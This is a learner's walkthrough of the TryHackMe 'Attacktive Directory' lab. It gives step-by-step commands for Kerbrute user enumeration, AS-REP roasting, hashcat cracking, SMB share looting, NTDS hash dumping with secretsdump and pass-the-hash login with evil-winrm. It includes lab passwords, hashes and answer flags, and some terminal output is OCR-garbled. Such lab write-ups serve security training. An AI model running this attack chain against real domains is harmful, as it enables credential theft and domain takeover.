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Attacktive Directory
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First step is to deploy a machine, which I did and connected it to the VPN as well.



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Step 1 takes me through a process to install the impacket if you do not have it already, here was the process.

First is to clone the Impacket Github repo onto your box. The following command will clone Impacket into /opt/impacket:

git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket

After the repo is cloned, you will notice several install related files, requirements.txt, and setup.py. A commonly skipped file during the installation is setup.py, this actually installs Impacket onto your system so you can use it and not have to worry about any dependencies.

To install the Python requirements for Impacket command is:

pip3 install -r /opt/impacket/requirements.txt

Once the requirements have finished installing, we can then run the python setup install script:

cd /opt/impacket/ && python3 ./setup.py install

Impacket should be correctly installed now and it should be ready to use after this process.

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Using /usr/lib/python3/dist-packages
Searching for charset-normalizer=3.0.1
Best match: charset-normalizer 3.0.1
Adding charset-normalizer 3.0.1 to easy-install.pth file
Installing normalizer script to /usr/local/bin
Using /usr/lib/python3/dist-packages
Finished processing dependencies for impacket=0.10.1.dev1+20230629.121115.b5dab2df
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Next step was to install Bloodhoud and Neo4j

Bloodhound is a tool that we shall utilize while attacking Attacktive Directory

Command used to install this tool was: apt install bloodhound neo4j

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# apt install bloodhound neo4j

Reading package lists ... Done

Reading dependency tree ... Done

Reading state information ... Done

The following packages were automatically installed and are no longer required:

**ettercap-common ettercap-graphical figlet finger ldap-utils libapache2-mod-php libluajit-5.1-2 libluajit-5.1-common libperl5.36 medusa numba-doc perl-modules-5.36 python-odf-doc python-odf-tools python-tables-data python3-aardwolf python3-aiocmd python3-aiocnsole python3-aioredis python3-aiosmb python3-aiowinreg python3-apy python3-python3-apscheduler python3-arc4 python3-asicitree python3-asintools python3-asyauth python3-asysocks python3-bitstruct python3-bottleneck python3-cryptography37 python3-diskcache python3-disinternals python3-fuure python3-git python3-gitdb python3-ipy python3-ldapdomaindump python3-llvmlite python3-minidump python3-minikerberos python3-middap python3-neoblp python3-neotime python3-numba python3-numexpr python3-off python3-oscrypto python3-pandas python3-pandas-lib python3-pypy python3-pefile python3-pysmp4 python3-pyfiglet python3-pylnk3 python3-pypsrp python3-pypkatz python3-pyshodan python3-pysmi python3-pysmp4 python3-qrcode python3-quamash python3-smmap python3-spnego python3-tables python3-tables-lib python3-tld python3-unicrypto python3-winacl python3-xmltodict python3-yaswfp rwho rwhod sparta-scripts toilet-fonts wapiti

Use 'sudo apt autoremove' to remove them.

The following packages will be upgraded:

bloodhound neo4j

2 upgraded, 0 newly installed, 0 to remove and 1915 not upgraded.

Need to get 169 MB of archives.

After this operation, 14.4 MB disk space will be freed.

Get:1 http://http.kali.org/kali kali-rolling/main amd64 neo4j all 5.2.0+really4.4.26-0kali1 [99.4 MB]

25% [1 neo4j 52.0 MB/99.4 MB 52%]
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After some time installation was complete and successful.

Welcome to Attacktive Directory

In this task, first step was to carry out an enumeration.

To do that I used the tool nmap.

Nmap is a tool used to detect what ports are open on a device, what services are running, and even detect what operating system is running.

Nmap results:-

Answer the questions below

What tool will allow us to enumerate port 139/445?

Ans: enum4linux

Samba runs on port 139 and 445

Enum4linux is an enumeration tool capable of detecting and extracting data from Windows and Linux operating systems, including those that are Samba (SMB) hosts on a network. Enum4linux is capable of discovering the following: Password policies on a target. The operating system of a remote target.

What is the NetBIOS-Domain Name of the machine?

Ans: THM-AD

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Target_Name: THM-AD
NetBIOS_Domain_Name: THM-AD
NetBIOS_Computer_Name: ATTACKTIVEDIREC
DNS_Domain_Name: spookysec.local
DNS_Computer_Name: AttacktiveDirectory.spookysec.local
Product_Version: 10.0.17763
System_Time: 2024-02-22T11:31:17+00:00
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What invalid TLD do people commonly use for their Active Directory Domain?

Ans: .local

TLD represents Top Level Domain.

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| DNS_Computer_Name: AttacktiveDirectory.spookysec.local
| Product_Version: 10.0.17763
|_ System_Time: 2024-02-22T11:31:17+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookyse:.local
| Not valid before: 2024-02-21T11:11:16
| Not valid after: 2024-08-22T11:11:16
| Lot valid after: 2024-08-22T11:31:26+00:00; 0s from scanner time.
| Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
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Enumerating Users via Kerberos

A whole host of other services are running, including **Kerberos**. Kerberos is a key authentication service within Active Directory. With this port open, we can use a tool called **Kerbrute** to brute force discovery of users, passwords and even password spray!

For easier use I updated my etc/hosts record, replace the target IP with a domain name.

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GNU mano 7.2

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1277.0.1 toc
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Answer the questions below

What command within Kerbrute will allow us to enumerate valid usernames?

Ans: userenum

What notable account is discovered? (These should jump out at you)

Ans: svc-admin

For this task I had to use the kerbrute tool.

Command used:- ./kerbrute_linux_amd64 userenum -d spookysec.local --dc spookysec.local /home/coderic/Downloads/Wordlists/userlist.txt

Results:

What is the other notable account is discovered? (These should jump out at you) **Ans: backup**

Abusing Kerberos

After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called ASREPRoasting. ASReproasting occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account does not need to provide valid identification before requesting a Kerberos Ticket on the specified user account.

Retrieving Kerberos Tickets

Impacket has a tool called "GetNPUsers.py" (located in impacket/examples/GetNPUsers.py) that will allow us to query ASReproastable accounts from the Key Distribution Center. The only thing that's necessary to query accounts is a valid set of usernames which we enumerated previously via Kerbrute.

Checking if I have this tool:

Answer the questions below

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?


Ans: svc-admin

First I located the tool directory then run commands: **python3 GetNPUsers.py -dc-ip spookysec.local spookysec.local/svc-admin -no-pass**

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Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Ans: Kerberos 5 AS-REP etype 23



What mode is the hash?

Ans: 18200

18200 Kerberos 5, etype 23, AS-REP \$krb5asrep\$23\$user@domain.com:3e156ada591263b8aab0965f5aebd837\$007497cb51b6c8116d6407a782ea0e1c5402b17db7afa6

Now crack the hash with the modified password list provided, what is the user accounts password?

Ans: management2005

First step was to copy the hash received then store it in a txt file that I called hash.txt After copying the line of strings, I pasted on my mousepad then saved.



Next was to check for the update.



Now that the hash was stored in the hash.txt file next is to pass this file through hashcat to crack it.

My virtual machine couldn't handle the hashcat tool performance therefore I had to use the main os ubuntu terminal to crack this hash.

Command used:- hashcat -m 18200 -a 0 hash.txt passwordlist.txt

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dorigoderic-ThinkPad 31-Carbon-4th (Ministriphenese (master) 2035 # 1s darkeb2031*Loptob Late Ericm.oupn exploits, which tax kay, hash, kay_rsa_Kay.txt_masswordlist.txt rockyou.txt rsa_id.txt ssh2john.py footgoderic-ThinkPad X1-Carbon-4th (Ministriphenese (master)# mashcat (vm.2.5) starting

OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]

**Device #1: Intel(R) NO Graphics 520 [Go1310], 3072/6231 MD (1557 MB allocatable), 24MCU

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, NomeAsserts, EELOC, LUM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]

**Device #2: pthread-Intel(R) Core(TM) 17-66000 CPU @ 2.0604z, skipped

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*Maximum password length supported by kernel: 256

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
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Results after cracking the hash.



Back to the virtual machine.

Enumeration:

With a user's account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.

On reaching this stage my time expired, therefore I had to start a new machine hence getting a new terget IP address.

New IP Address was: 10.10.95.205 which I updated my etc/host file immediately.

Answer the questions below

What utility can we use to map remote SMB shares?

Ans: smbclient

Which option will list shares?

Ans: -L

How many remote shares is the server listing?

Ans: 6

Up to this point we now know the domain controller the presence of a user called svc-admin and his password, lets now try to connect to a SMB share using this credentials.

Password:- management2005

Command used:- smbclient-L \\\\spookysec.local\\ -U 'svc-admin'

There is one particular share that we have access to that contains a text file. Which share is it?

Ans: backup

First I tried the ADMIN\$ share but with no luck but as for the second share I found a file in it.

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(smbtlent \\\spookysec.local\\ADMIN$ -U 'svc-admin' Password for [WORKGROUP/svc-admin]:
tree connect failed: NT_STATUS_ACCESS_DENIED

(smbtlent \\\\spookysec.local\\backup -U 'svc-admin' Password for [WORKGROUP/svc-admin]:
Try 'help' to get a list of possible commands.
smb: \> ls

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backup_credentials.txt

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8247551 blocks of size 4096. 3558378 blocks available

smb: \> |
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What is the content of the file?

Ans: YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

To read the content I had to download the file in my local machine using the get command then use the command cat to display.

Now displaying the file contents.

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(voot@ kmli)-[/home/coderic]
(root@ kmli)-[/home/coderic]
(root@ kmli)-[/home/coderic]
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Decoding the contents of the file, what is the full contents?

Ans:

For this task I used the base64 decoder tool

Command used:- <u>base64 -d backup_credentials.txt</u>

Evaluating Privileges with Domain

We are told backup account have a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes. I used one of the impacket tools called secretsdump.py to dump password hashes.

Answer the questions below

What method allowed us to dump NTDS.DIT?

Ans: DRSUAPI

What is the Administrators NTLM hash?

Ans: 0e0363213e37b94221497260b0bcb4fc

What method of attack could allow us to authenticate as the user without the password?

Ans: Pass The Hash

Using a tool called Evil-WinRM what option will allow us to use a hash?

Ans: -H

File Submission Pannel

In this task, I interacted with a tool called evil-winrm

Evil-winrm is a powerful tool that allows pentesters to leverage the Windows Remote Management (WinRM) protocol to execute commands, upload and download files, and run PowerShell scripts.

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Answer the questions below

First I had to remotely connect to the administrators machine by passing the NTLM hash that I had received earlier.

I connected as Administrator with the NTLM hash received earlier which was 0e0363213e37b94221497260b0bcb4fc , for my host name, it was still spookysec.local.

Command used:- <u>evil-winrm -u Administrator -H 0e0363213e37b94221497260b0bcb4fc -i spookysec.local</u>


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Next task was to navigate through this machine finding respective flags for this users.

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backup = TryHackMe{B4ckM3UpSc0tty!}



Administrator = TryHackMe{4ctiveD1rectoryM4st3r}



Conclusion

In my conclusion, the Attacktive Directory room has given me valuable hands-on experience and practical challenges in securing and testing Active Directory environments. I have encountered scenarios involving privilege escalation, lateral movement and exploitation of common Active Directory vulnerabilities. Engaging with such a room not only enhances my understanding of Active Directory security but also sharpens their skills in defending against potential cyber threats.

Thank You.